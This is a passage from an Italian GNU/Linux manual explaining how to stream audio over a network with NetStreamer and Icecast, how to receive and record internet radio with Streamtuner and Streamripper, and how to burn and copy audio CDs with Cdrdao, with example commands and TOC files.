È importante osservare che la ricezione delle trasmissioni attraverso diversi clienti di ricezione, non può essere sincronizzata. Ciò accade a causa dell'esigenza di accumulare una memoria tampone necessaria a garantire la continuità nel flusso della riproduzione audio.

760.1.1 Attivazione di una «stazione radio»

Il ripetitore è quindi il servente di NetStreamer. Nella stessa rete possono essere predisposti diversi serventi indipendenti, anche se questo non dovrebbe essere di alcuna utilità. Tutto si limita all'avvio di '**NrServer**' con l'indicazione della porta TCP da utilizzare per le comunicazioni:

NrServer :8888 & [*Invio*]

In alternativa, è possibile indicare anche il nome del nodo, per uniformità con la notazione utilizzata dai clienti:

NrServer localhost:8888 & [*Invio*]

Si osservi il fatto che '**NrServer**' deve essere messo esplicitamente in funzione sullo sfondo.

Il cliente che trasmette al ripetitore può essere collocato indipendentemente nello stesso elaboratore del ripetitore o in un altro nodo. Naturalmente, collocandolo nello stesso elaboratore si evita di intasare ulteriormente la rete locale con questa connessione.

Si tratta di utilizzare '**NrTransmitter**', il quale deve avere una fonte di audio digitale, indicando in particolare il nodo del ripetitore, la porta di comunicazione, il nome della stazione radio virtuale e la frequenza virtuale di trasmissione.

Si distinguono tre situazioni importanti in funzione del modo in cui viene fornita l'informazione audio digitale al programma '**NrTransmitter**': i file di dispositivo standard, lo standard input o una serie di file di registrazioni precedenti, realizzati sempre con NetStreamer.

760.1.2 Audio digitale proveniente dai dispositivi standard

Quando si dispone di una scheda audio, quello che questa è in grado di catturare, ovvero il canale audio indicato per la registrazione, può essere letto dai soliti file di dispositivo già mostrati più volte. Per fare in modo che un cliente di trasmissione NetStreamer prenda questa fonte, si utilizza la sintassi seguente:

NrTransmitter Device ***campionamento*** ***frequenza_virtuale*** ***nome_stazione*** [***nodo***] **:*porta***

La parola chiave '**Device**' posta come primo argomento serve proprio a specificare questo comportamento del cliente di trasmissione. La frequenza di campionamento è un numero che si riferisce a kilohertz (simbolo: «kHz») e comunque può essere scelto solo tra 8 e 16. La frequenza virtuale è un numero che esprime i decimi di megahertz a cui si vuole simulare la trasmissione radio.

A titolo di esempio, volendo trasmettere quello che viene dalla scheda audio con un campionamento di 16 kHz utilizzando la frequenza virtuale di 88,5 MHz per la stazione radio denominata «Stazione 1», che utilizza il ripetitore *dinkel.brot.dg* alla solita porta 8888, si può utilizzare il comando seguente:

$ **NrTransmitter Device 16 885 "Stazione 1" dinkel.brot.dg:8888 &** [*Invio*]

In alternativa, se il ripetitore si trova nello stesso elaboratore, si potrebbe fare riferimento al nodo *localhost*, abbreviando eventualmente nel modo seguente:

```
$ NrTransmitter Device 16 885 "Stazione 1" :8888 & [Invio]
```

760.1.3 Audio digitale proveniente dallo standard input

Quando l'audio viene fornito a '**NrTransmitter**' attraverso lo standard input, questo deve essere in un formato PCM, ovvero senza intestazione particolare, praticamente quello che genera MP3blaster, solo che per il momento MP3blaster non può emetterlo in questo modo:

```
mp3blaster --sound-device=file_temporaneo file_mp3
```

Successivamente:

```
cat file_temporaneo | NrTransmitter StdIn campionamento frequenza_virtuale nome_stazione ↩
↪[nodo]:porta campionamento_in_ingresso
```

Rispetto alla sintassi vista per l'utilizzo dei dispositivi standard, in questo caso il primo argomento è la parola chiave '**StdIn**', aggiungendo in coda un numero corrispondente alla frequenza di campionamento con cui arrivano i dati in ingresso. L'esempio dei comandi seguenti mostra l'utilizzo di un file FIFO (*pipe* con nome) per ricreare un flusso continuo.

```
$ mkfifo /tmp/musica [Invio]
```

```
$ mp3blaster --sound-device=/tmp/musica [Invio]
```

In un altro terminale o console virtuale:

```
$ cat /tmp/musica | ↩
↪NrTransmitter StdIn 16 885 "Stazione 1" ↩
↪dinkel.brot.dg:8888 44 & [Invio]
```

Oppure, se la trasmissione avviene nello stesso nodo locale:

```
$ cat /tmp/musica | NrTransmitter StdIn 16 885 "Stazione 1" ↩
↪:8888 44 & [Invio]
```

760.1.4 Audio digitale contenuto all'interno di «nastri»

Attraverso NetStreamer è possibile registrare dei file con un formato audio digitale speciale, che nella logica di questo applicativo sono dei nastri, esattamente come si farebbe in una stazione radio. Viene mostrato in seguito come realizzare tali file; per il momento si tenga presente che devono avere l'estensione '`.tape`'.

```
NrTransmitter Directory campionamento frequenza_virtuale nome_stazione ↩
↪[nodo]:porta directory_dei_nastri
```

Rispetto a quanto visto in precedenza, si osserva che il primo argomento è la parola chiave '**Directory**' e in coda si nota l'indicazione di una directory all'interno della quale '**NrTransmitter**' va a cercare i file che terminano con l'estensione '`.tape`'. Questi file vengono scelti con una sequenza casuale e trasmessi in continuazione. Vengono riproposti i due esempi già visti in precedenza; in particolare, si fa riferimento ai file contenuti probabilmente in un disco innestato per l'occasione: '`/mnt/musica`'.

```
$ NrTransmitter Directory 16 885 "Stazione 1" dinkel.brot.dg:8888 ↩
↪/mnt/musica & [Invio]
```

```
$ NrTransmitter Directory 16 885 "Stazione 1" :8888 /mnt/musica & [Invio]
```

760.1.5 Ricezione di una stazione radio virtuale

La ricezione è un procedimento più semplice; tutto quello che serve è indicare la frequenza virtuale e il ripetitore a cui ci si vuole collegare:

```
NrReceiver frequenza_virtuale [nodo] :porta
```

Il risultato viene passato ai file di dispositivo per l'input dell'audio digitale. Per esempio, per ascoltare la trasmissione proveniente dal ripetitore collocato nel nodo *dinkel.brot.dg* (alla solita porta) alla frequenza virtuale di 88,5 MHz, si può usare il comando seguente:

```
$ NrReceiver 885 dinkel.brot.dg:8888 [Invio]
```

In alternativa a '**NrReceiver**' si può utilizzare '**NrRecFrontend**' che, come suggerisce il nome, è un programma frontale per X. In tal caso si indica solo il ripetitore a cui collegarsi, perché la frequenza è specificata attraverso il pannello di questo programma.

```
NrRecFrontend [nodo] :porta
```

La figura 760.2 mostra come si può presentare '**NrRecFrontend**' quando è collegato alla stazione radio virtuale vista tante volte in questi esempi.

Figura 760.2. Pannello frontale del ricevitore di NetStreamer.

Come si può osservare, appare anche il pulsante [RECORD]. Questo permette di iniziare una registrazione in un file '.tape' di NetStreamer. Per la precisione, si registra la trasmissione nel file '~/default.tape'. Questo file può essere poi rinominato e utilizzato per le trasmissioni.

760.1.6 Creazione di nastri

Oltre alla possibilità di registrare dei file '.tape' per NetStreamer attraverso il pannello di un ricevitore '**NrRecFrontend**', si può usare il programma '**NrEncoder**' che è in grado di generare tali file a partire da un formato PCM.

```
NrEncoder campionamento_in_ingresso campionamento_in_uscita
```

Lo schema sintattico mostra che gli unici argomenti sono il campionamento in ingresso e quello in uscita espressi in kilohertz. L'input viene fornito attraverso lo standard input e l'output si ottiene dallo standard output. Per esempio, con l'aiuto di MP3blaster si può convertire un file MP3 in due passaggi:

$ **mp3blaster --sound-device=/tmp/musica mio_file.mp3** [*Invio*]

$ **cat /tmp/musica | NrEncoder 44 16 > mio_file.tape** [*Invio*]

Il formato di questi file di NetStreamer è precisamente: CCITT ADPCM.

760.2 Icecast 1

Icecast 1 [2] è un sistema di trasmissione di audio digitale MP3 attraverso il protocollo HTTP.

Icecast 1 è da considerarsi un lavoro obsoleto. Al suo posto si inserisce Icecast 2 che utilizza soltanto il formato Ogg Vorbis per la diffusione di audio digitale attraverso la rete.

Il meccanismo di funzionamento è quello a cui si accenna all'inizio del capitolo, con la particolarità di presentare il flusso digitale come fa il protocollo HTTP, iniziando con l'intestazione seguente, seguita poi dalla codifica MP3:

```
HTTP/1.0 200 OK
Server: icecast/1.0.0
Content-type: audio/mpeg
```

Icecast si compone di un servente, corrispondente all'eseguibile '**icecast**' e di un programma cliente per la trasmissione al servente, ovvero al ripetitore, dei file MP3 che altri clienti possono poi ricevere e riprodurre.

Il servente '**icecast**' non richiede file di configurazione, dal momento che tutte le informazioni necessarie per il suo funzionamento vengono fornite attraverso la riga di comando; tuttavia, le distribuzioni GNU/Linux possono organizzare il pacchetto in modo da avviare il servizio nell'ambito della procedura di inizializzazione del sistema, dove lo script di avvio potrebbe leggere un file di configurazione con le informazioni necessarie a comporre il comando completo di avvio di '**icecast**'.

```
icecast [opzioni]
```

A titolo di esempio si può vedere come potrebbe essere strutturato, in modo elementare, lo script per l'avvio del servizio Icecast:

```
#!/bin/sh
#
# init.d/icecast {start|stop|restart}
#

# Importazione della configurazione di Icecast
. /etc/defaults/icecast

# Analisi dell'argomento usato nella chiamata.
case "$1" in
  start)
        echo -n "Avvio del servizio Icecast: "
        /usr/sbin/icecast $OPZIONI &
        echo
        ;;
  stop)
        echo -n "Disattivazione del servizio Icecast: "
        killall icecast
        echo
        ;;
  *)
        echo "Utilizzo: pippo {start|stop}"
        exit 1
esac

exit 0
```

Si può osservare che lo script importa inizialmente il file '`/etc/defaults/icecast`', nel quale evidentemente viene dichiarata la variabile di ambiente '**`OPZIONI`**'. Per esempio, sempre semplificando al massimo, questo file esterno potrebbe essere strutturato nel modo seguente, con l'unico scopo di stabilire una parola d'ordine per l'invio di un flusso audio da ritrasmettere:

```
PASSWORD=D.BOQjOm40WtQ

OPZIONI="-p $PASSWORD"
```

La parola d'ordine in questione, potrebbe essere accettata in chiaro, oppure in modo cifrato, come si intende in questo esempio. Per ottenere la parola d'ordine cifrata a partire da quella in chiaro, si può usare il programma Makepasswd, [3] che non fa parte di Icecast 1:

`$` **`echo ciao | makepasswd --clearfrom - --crypt`** [*Invio*]

```
ciao        D.BOQjOm40WtQ
```

In pratica, la parola d'ordine in chiaro è «ciao», mentre la stringa cifrata equivalente è «D.BOQjOm40WtQ».

Il servente di Icecast utilizza in modo predefinito delle porte TCP per ricevere e inviare il flusso audio MP3. La porta 8000 viene utilizzata normalmente per concedere l'accesso ai programmi clienti, la porta 8001 viene utilizzata per ricevere il flusso audio da ritrasmettere ed eventualmente la porta 8002 serve per l'amministrazione remota del servente.

Si osservi il fatto che un servente di Icecast potrebbe essere utilizzato anche da un utente comune, tanto più in considerazione dell'utilizzo normale di porte non privilegiate per il suo funzionamento. In tal caso, evidentemente, non si farebbe uso di script della procedura di inizializzazione del sistema.

L'esempio mostrato anticipa l'uso dell'opzione '**-p**', con la quale si stabilisce una parola d'ordine. Ciò permette di evitare che un cliente non autorizzato possa utilizzare il servente per trasmettere un flusso audio. Per conoscere le altre opzioni disponibili è possibile consultare la pagina di manuale *icecast(8)*.

Il servente Icecast prevede anche un file di configurazione che dovrebbe corrispondere a '`/etc/icecast/icecast.conf`', che però qui non viene descritto. A ogni modo, in questo file è possibile anche specificare la parola d'ordine per gli accessi, senza bisogno di usare l'opzione '**-p**' nella riga di comando.

760.2.1 Trasmissione al ripetitore

Icecast offre il programma '**shout**' per la trasmissione al servente del flusso audio MP3:

```
shout nodo [opzioni] [file_mp3]...
```

In condizioni normali, è più che sufficiente l'indicazione dell'indirizzo o del nome del nodo in cui si trova il servente da contattare per la trasmissione, assieme all'elenco di file MP3 da trasmettere. Spesso è necessario aggiungere una parola d'ordine per accedere al servente e questo si ottiene con l'opzione '**-P**'. La tabella 760.7 riepiloga alcune opzione di uso comune.

Tabella 760.7. Opzioni principali di '**shout**'.

Opzione	Descrizione
`-P` ***stringa***	Parola d'ordine da trasmettere al servente.
`-e` ***n***	Accede al servente attraverso la porta indicata.
`-l`	Continua la trasmissione all'infinito.
`-p` ***file_elenco***	Indica i file da trasmettere attraverso l'elenco contenuto nel file.
`-r`	Sequenza casuale nella trasmissione dei file audio.

A seconda di come viene compilato, questo programma potrebbe avere la necessità di accedere a porzioni del file system per cui servono privilegi particolari di accesso. Se ciò accade, il programma va avviato come utente '**root**':

```
# shout dinkel.brot.dg -P ciao *.mp3 [Invio]
```

L'esempio precedente fa sì che vengano trasmessi i file corrispondenti al modello '`*.mp3`' al servente *dinkel.brot.dg*, fornendo la parola d'ordine «ciao», utilizzando la porta TCP predefinita (8001).

`# shout dinkel.brot.dg -P ciao -p elenco` [*Invio*]

Questo secondo esempio è simile al precedente, con la differenza che i file MP3 non vengono elencati nella riga di comando, ma sono forniti in un elenco contenuto nel file di testo '`elenco`'.

`# shout dinkel.brot.dg -P ciao -r -l -p elenco` [*Invio*]

Questo ultimo esempio aggiunge l'uso delle opzioni '**`-r`**' e '**`-l`**', con le quali si ottiene rispettivamente una sequenza casuale nell'ordine dei file audio trasmessi e una trasmissione senza fine.

760.2.2 Ricezione del flusso audio digitale

Il sistema usato da Icecast per trasmettere audio digitale MP3 attraverso il protocollo HTTP è uno standard diffuso, per cui sono diversi i programmi per l'esecuzione di file MP3 che sono anche in grado di collegarsi a un flusso di questo tipo. In particolare è disponibile FreeAmp o Zinf, che per accedere a un servente Icecast si utilizzano semplicemente così:

```
freeamp http://nodo:porta
```

```
zinf http://nodo:porta
```

L'esempio seguente fa sì che FreeAmp o Zinf si colleghi al nodo *dinkel.brot.dg*, alla porta 8000 in attesa di un flusso MP3:

`$ freeamp http://dinkel.brot.dg:8000` [*Invio*]

`$ zinf http://dinkel.brot.dg:8000` [*Invio*]

Icecast offre anche un programma cliente abbastanza spartano, che si limita a emettere il flusso ottenuto attraverso lo standard output. Si tratta di '**`listen`**':

```
listen nodo porta [proxy porta]
```

La sintassi del programma è essenziale; in particolare si può osservare il vantaggio dato dall'uso del protocollo HTTP, che in questo modo consente di utilizzare anche un proxy se ciò è necessario per raggiungere la rete esterna.

Da solo, '**`listen`**' serve a poco, perché non fa altro che ricevere il flusso MP3 emettendolo attraverso lo standard output; tuttavia può essere utile per verificare il funzionamento del servizio di Icecast.

760.3 Ricezione di radio attraverso Internet

Internet è popolata da «stazioni radio» di tutti i generi. Queste emittenti utilizzano vari tipi di protocolli e di sistemi di compressione, però non tutto è accessibile attraverso il software libero. Di solito si possono ascoltare stazioni Showcast e Icecast.

760.3.1 Applicativi comuni per la ricezione di stazioni radio via Internet

Sono molti i programmi in grado di ricevere stazioni radio da Internet; in generale, ogni buon programma per l'esecuzione di file musicali è anche in grado di accedere a dei protocolli di rete. In particolare vale la pena di citare: Xmms,[4] Rhythmbox,[5] FreeAmp[6] e Zinf.[7] Si osservi comunque che quasi tutti i programmi che sono in grado di eseguire dei file multimediali (nel senso di audio e video assieme), sono anche in grado di leggere file che contengono solo audio e anche di collegarsi a una stazione radio del genere.

Figura 760.8. Rhythmbox durante l'ascolto di una stazione radio.

Figura 760.9. Configurazione di una stazione radio con Rhythmbox.

760.3.2 Indirizzi di accesso a stazioni radio via Internet

Nelle situazioni più comuni, la ricezione di una stazione radio di Internet si ottiene specificando un indirizzo che fa riferimento al protocollo HTTP, con l'indicazione eventuale di una porta alternativa. Per esempio: `http://dinkel.brot.dg:8000`, `http://dinkel.brot.dg/radio/1001`, `http://dinkel.brot.dg:80/radio/1001`,...

In alternativa, al posto di fare riferimento direttamente alla fonte, l'indirizzo può riguardare un file che indica una o più origini alternative. Per esempio, l'indirizzo `http:/`

/www.mostlyclassical.com/mp3/classical128k.pls punta in pratica al file 'classical128k.pls' che deve essere letto e interpretato per accedere alla stazione radio vera e propria. Questo file, la cui estensione sta per *play list*, potrebbe avere un contenuto simile a quello seguente:

```
[playlist]
NumberOfEntries=4
File1=http://64.236.34.196:80/stream/1006
Title1=S K Y . F M - Mostly Classical - Relax... it's good for you!
Length1=-1
File2=http://64.236.34.4:80/stream/1006
Title2=S K Y . F M - Mostly Classical - Relax... it's good for you!
Length2=-1
File3=http://64.236.34.196:80/stream/1006
Title3=S K Y . F M - Mostly Classical - Relax... it's good for you!
Length3=-1
File4=http://64.236.34.4:5190/stream/1006
Title4=S K Y . F M - Mostly Classical - Relax... it's good for you!
Length4=-1
Version=2
```

In tal modo, in base all'esempio, il programma per la ricezione di questa radio può tentare l'accesso a quattro ripetitori diversi: *http://64.236.34.196:80/stream/1006*, *http://64.236.34.4:80/stream/1006*, *http://64.236.34.196:80/stream/1006* e *http://64.236.34.4:5190/stream/1006*.

760.3.3 Streamtuner

Streamtuner[8] è un programma frontale grafico, in grado di raccogliere gli elenchi principali di radio via Internet e di avviare il programma appropriato per il loro ascolto. Inoltre, può pilotare il programma Streamripper per registrare la trasmissione su file.

Figura 760.11. Streamtuner durante il funzionamento. Si vede in primo piano anche XMMS, avviato da Streamtuner per l'ascolto della stazione radio selezionata dall'elenco.


760.3.4 Streamripper

Streamripper[9] è un programma che si utilizza a riga di comando, ma che spesso viene utilizzato attraverso programmi frontali diversi, che ha lo scopo di filtrare un flusso audio digitale per salvarlo in file audio separati:

```
streamripper indirizzo [opzioni]
```

Come si vede dal modello sintattico, l'utilizzo più semplice del programma richiede solo l'indicazione di un indirizzo (URI) dal quale ottenere la sorgente audio digitale. In modo predefinito, il programma crea una directory con il nome della stazione radio, all'interno della quale va a inserire i file, i cui nomi provengono dalle indicazioni che possono essere raccolte dal flusso audio stesso. Ecco un esempio:

$ **streamripper http://194.79.31.234:7120** [*Invio*]

```
Connecting...
stream: Radio Skipper - Live from Canada, America, Italy, France, <pnewline>England, Germany
server name: SHOUTcast/Linux v1.9.5
bitrate: 128
meta interval: 32768

[ripping...    ] Robbie Nevil - C'est La Vie [  1.69M]
[ripping...    ] Promo ID 31 - Radio Skipper [  326kb]
[ripping...    ] Barry White - Let the music play [  1.11M]
```

Si ottiene la sottodirectory ‘`Radio Skipper - Live from Canada, America, Italy, France, Engla`
all’interno della quale appaiono dei file audio:

$ **cd Radio*** [*Invio*]

$ **ls** [*Invio*]

```
Barry White - Let the music play.mp3
Promo ID 31 - Radio Skipper.mp3
Robbie Nevil - C'est La Vie.mp3
```

760.4 Riferimenti

- *Shoutcast home*
  ⟨http://www.shoutcast.com ⟩
- *MostlyClassical.com*
  ⟨http://www.mostlyclassical.com ⟩
- *Digitally imported*
  ⟨http://www.di.fm ⟩
- *MPEGRadio*
  ⟨http://www.mpegradio.com ⟩

[1] **NetStreamer** GNU GPL

[2] **Icecast** GNU GPL

[3] **Makepasswd** GNU GPL

[4] **Xmms** GNU GPL

[5] **Rhythmbox** GNU GPL

[6] **FreeAmp** GNU GPL

[7] **Zinf** GNU GPL

[8] **Streamtuner** simile a BSD

[9] **Streamripper** GNU GPL

Capitolo 761

Masterizzazione di CD audio

La realizzazione di un CD audio non è altrettanto semplice quanto creare un CD-ROM (dati). Esistono diversi fattori di cui occorre prendersi cura:

1. la disposizione corretta delle tracce e delle pause, rispettando gli standard;
2. la conclusione corretta della registrazione (*finalization*), senza la quale mancherebbero le informazioni necessarie a raggiungere le tracce, impedendo l'ascolto del CD;
3. la registrazione a una velocità adeguata al tipo di supporto (a seconda delle caratteristiche del CD vergine possono non essere ammissibili velocità di incisione troppo basse o troppo alte);
4. il tipo di supporto adatto agli apparecchi di riproduzione comuni.

La scelta del CD vergine determina quindi anche la possibilità o meno di utilizzare una certa velocità di incisione. Di solito si consiglia una velocità doppia (2x), anche se in pratica occorre sperimentare per determinare effettivamente quale sia la velocità migliore (sia per il tipo di CD vergine, sia per la possibilità effettiva di ascoltare il CD in apparecchi standard). A ogni modo, occorre considerare che una velocità di incisione bassa, scalda di più il CD vergine, che se non è realizzato per sopportarla, può risultare danneggiato al termine del ciclo di registrazione.

Quando si realizza un CD audio, capita facilmente che questo funzioni correttamente utilizzando il lettore di un elaboratore, mentre risulta impossibile ascoltarlo in un impianto audio normale. Il motivo più comune per cui ciò accade è l'utilizzo di un formato non perfettamente standard, probabilmente a causa di una carenza del programma utilizzato per l'incisione. In questa situazione, può succedere di trovare che il CD che si ottiene non funzioni affatto in certi apparecchi audio, mentre in altri non riesce a cominciare dall'inizio.

Anche le caratteristiche del CD vergine possono essere motivo di discriminazione tra un lettore e un altro, ma si tratta di problemi meno frequenti. Tuttavia, per questo si tende a usare CD vergini realizzati appositamente per le registrazioni audio (*consumer*), che però richiedono una velocità di incisione molto bassa: singola (1x) o doppia (2x).

Nel capitolo 170 viene descritto brevemente l'uso di Cdrecord e di Cdrdao, allo scopo di realizzare CD-ROM molto semplici. Qui viene ripreso l'uso di questi programmi in merito alla realizzazione di CD audio.

L'intento di questo capitolo è esclusivamente quello di diffondere la conoscenza sull'uso del CD come unità di memorizzazione di informazioni audio. È responsabilità di chi utilizza le informazioni sapere quando queste attività sono legali e quando non lo sono, perché lesive del diritto di autore.

761.1 Cdrdao

Cdrdao [1] è un programma per l'incisione di CD-R, che richiede la definizione di un file di testo contenente tutte le informazioni necessarie a collocare correttamente le tracce audio e dati. Si fa riferimento a questo file come al «file TOC». Questo fatto può apparire come una complicazione eccessiva per la gestione del programma, ma occorre considerare che oltre all'eseguibile '**`cdrdao`**', utilizzato attraverso la riga di comando, è disponibile anche '**`xcdrdao`**' che è un pannello frontale interattivo in grado di guidare alla realizzazione di tali file TOC per produrre CD audio.

È opportuno richiamare la sintassi per l'utilizzo dell'eseguibile '**`cdrdao`**', dove in particolare si distingue un primo argomento contenente un comando, seguito da opzioni eventuali e alla fine dall'indicazione del file TOC:

```
cdrdao comando [opzioni] file_toc...
```

Il problema dell'indicazione dell'unità SCSI è descritto in un altro capitolo (capitolo 170), a ogni modo, quando l'unità del masterizzatore è collegata attraverso un adattatore SCSI, si utilizza l'opzione '**`--device`**' nel modo seguente:

```
--device unità_controllo_scsi,scsi_id,lun
```

Per poter approfondire le direttive del file TOC occorrerebbe conoscere adeguatamente il tipo di informazioni che un CD audio può contenere. In pratica, nella realizzazione di un CD non professionale non si inseriscono informazioni speciali; in particolare non è sensato l'inserimento di un numero di identificazione. Pertanto, in condizioni normali è sufficiente fare riferimento a pochi esempi significativi.

In ogni caso è necessario sapere che le righe vuote e quelle bianche vengono ignorate, mentre i commenti si indicano preceduti da due barre oblique: '**`//`**'.

```
CD_DA
TRACK AUDIO
FILE "data.wav" 0
```

L'esempio che appare sopra è il caso più semplice in cui si vuole ottenere un CD a partire da una sola traccia audio, contenuta nel file '`data.wav`' (di tipo WAV-RIFF), collocato nella directory corrente, senza altre inserzioni particolari. Questo tipo di configurazione si presta pertanto alla registrazione di una conferenza, di una lezione, o di qualunque altra cosa che non ha senso spezzettare in tracce distinte.

```
CD_DA

// Traccia 1
TRACK AUDIO
NO PRE_EMPHASIS
TWO_CHANNEL_AUDIO
FILE "traccia-01.wav" 0

// Traccia 2
TRACK AUDIO
NO PRE_EMPHASIS
TWO_CHANNEL_AUDIO
FILE "traccia-02.wav" 0
```

L'esempio che appare sopra è un po' più lungo e mostra l'inserimento di due tracce, corrispondenti ai file '`traccia-01.wav`' e '`traccia-02.wav`'. Le direttive '**`NO PRE_EMPHASIS`**' e '**`TWO_CHANNEL_AUDIO`**' sono abbastanza intuitive e rappresentano anche la situazione comune per la registrazione di un CD.

```
CD_ROM

// Traccia 1 dati
TRACK MODE1
DATAFILE "dati.iso9660"
ZERO 00:02:00 // post-gap

// Traccia 2 audio
TRACK AUDIO
SILENCE 00:02:00 // pre-gap
START
FILE "audio-1.wav" 0

// Traccia 3 audio
TRACK AUDIO
FILE "audio-2.wav" 0
```

Questo esempio ulteriore è il più complesso tra quelli mostrati. Si può osservare la dichiarazione iniziale come CD-ROM, attraverso la direttiva '**`CD_ROM`**'. Alla fine della prima traccia (dati), corrispondente al file '`dati.iso9660`', viene aggiunto uno spazio, azzerato, della lunghezza di due secondi. All'inizio della prima traccia audio, corrispondente al file '`audio-1.wav`', viene aggiunta una pausa di silenzio di due secondi; la seconda traccia audio inizia normalmente.

Si osservi che in un CD che deve contenere dati e audio assieme, conviene che ci sia una sola traccia dati e che sia la prima.

761.1.1 Copia di un CD

Il comando '**`copy`**' di Cdrdao consente di ottenere una copia di un CD. Per ottenere questo risultato, Cdrdao deve essere in grado di riconoscere le tracce e le caratteristiche che le riguardano. In pratica, la copia avviene generando prima un file TOC in base alle informazioni tratte dal CD, quindi il CD viene letto generando un file temporaneo unico, infine viene eseguita l'incisione usando il file temporaneo e il file TOC. Eventualmente è possibile saltare la fase di memorizzazione del file temporaneo, se il lettore è diverso dal masterizzatore e se il primo ha una velocità di accesso tale da garantire che il flusso di dati non venga interrotto. In pratica, non conviene fare la copia al volo, anche se le unità di lettura e di scrittura sono distinte.

In questa situazione è importante osservare che il file contenente i dati e le tracce audio è uno solo, per cui il file TOC che si genera è un po' particolare, a causa della necessità di delimitare la posizione delle tracce. A titolo di esempio viene mostrata una porzione di ciò che si potrebbe ottenere da un CD audio reale.

È per questo che appare la direttiva '**`NO COPY`**': si tratta di un CD musicale reale per il quale è comunque vietata la riproduzione. L'esempio serve a vedere come viene interpretato il contenuto di un CD industriale tipico da parte di Cdrdao. Tra le altre cose, si può osservare la presenza del numero ISRC in alcune tracce (sezione 754.1).

```
CD_DA

CATALOG "0028942693623"

// Track 1
TRACK AUDIO
NO COPY
NO PRE_EMPHASIS
TWO_CHANNEL_AUDIO
SILENCE 00:00:32
FILE "data.bin" 0 03:11:00
START 00:00:32


// Track 2
TRACK AUDIO
NO COPY
NO PRE_EMPHASIS
TWO_CHANNEL_AUDIO
ISRC "NLA506300346"
FILE "data.bin" 03:11:00 03:13:00


// Track 3
TRACK AUDIO
NO COPY
NO PRE_EMPHASIS
TWO_CHANNEL_AUDIO
ISRC "NLA506300347"
FILE "data.bin" 06:24:00 02:44:00

…
…

// Track 16
TRACK AUDIO
NO COPY
NO PRE_EMPHASIS
TWO_CHANNEL_AUDIO
ISRC "NLA506300360"
FILE "data.bin" 49:31:00 02:37:00


// Track 17
TRACK AUDIO
NO COPY
NO PRE_EMPHASIS
TWO_CHANNEL_AUDIO
FILE "data.bin" 52:08:00 03:26:00


// Track 18
```

```
TRACK AUDIO
NO COPY
NO PRE_EMPHASIS
TWO_CHANNEL_AUDIO
FILE "data.bin" 55:34:00 04:06:00
```

Si può osservare che ogni traccia fa riferimento allo stesso file, qui indicato come '`data.bin`', dove ogni volta si indica la posizione iniziale, espressa in minuti, secondi e centesimi di secondo, assieme alla lunghezza della traccia, indicata nello stesso modo.

L'esempio successivo è ottenuto da un CD-ROM industriale. Si può osservare la presenza di una sola traccia:

```
CD_ROM



// Track 1
TRACK MODE1
NO COPY
DATAFILE "data_1" 62:14:27 // length in bytes: 573597696
```

Infine, ecco come si può copiare un CD, indipendentemente dal fatto che si tratti di un CD-ROM (dati), di un CD audio, o di un CD dati e audio. In particolare, si fa riferimento a un lettore-masterizzatore collocato nell'unità SCSI numero tre. È evidente che il file TOC, denominato '`elenco.toc`' viene creato automaticamente.

```
# cdrdao copy -v 2 --speed 4 --device 0,3,0 --buffers 64 ←
↪       --paranoia-mode 3 --datafile data.bin elenco.toc [Invio]
```

L'esempio crea una copia di un CD utilizzando la stessa unità per la lettura del CD e per la scrittura successiva. In particolare, oltre alle opzioni che dovrebbero essere già note: il file temporaneo che viene creato è '`data.bin`' (opzione '**`--datafile data.bin`**'); viene richiesto un controllo particolare del CD letto (opzione '**`--paranoia-mode 3`**').

In alternativa, per fare più copie dello stesso CD, basta creare un'immagine, con il comando '**`read-cd`**', che poi viene riprodotta con il comando '**`write`**' normale. Per esempio, si può usare il comando seguente per creare il file '`data.bin`', assieme al file TOC '`elenco.toc`':

```
# cdrdao read-cd -v 2 --device 0,3,0 --paranoia-mode 3 ←
↪       --datafile data.bin elenco.toc [Invio]
```

Quindi, con il comando successivo si passa a incidere un CD in base a quanto contenuto nel file '`elenco.toc`', da ripetere per tutte le copie che si vogliono ottenere:

```
# cdrdao write -v 2 --speed 4 --device 0,3,0 --buffers 64 ←
↪       elenco.toc [Invio]
```

761.1.2 Xcdrdao

Xcdrdao è un programma frontale per la realizzazione di file TOC di CD audio, guidando fino all'operazione di incisione dei CD vergini. Se si vuole arrivare a pilotare l'incisione del CD, occorre avviarlo con i privilegi dell'utente '**`root`**'; in tal caso dovrebbe essere in grado di individuare l'unità adatta alla masterizzazione, ma se necessario è possibile intervenire nel menù *`Settings`* alla voce *`Devices`*.

Figura 761.6. Xcdrdao all'avvio senza l'indicazione di un file TOC.

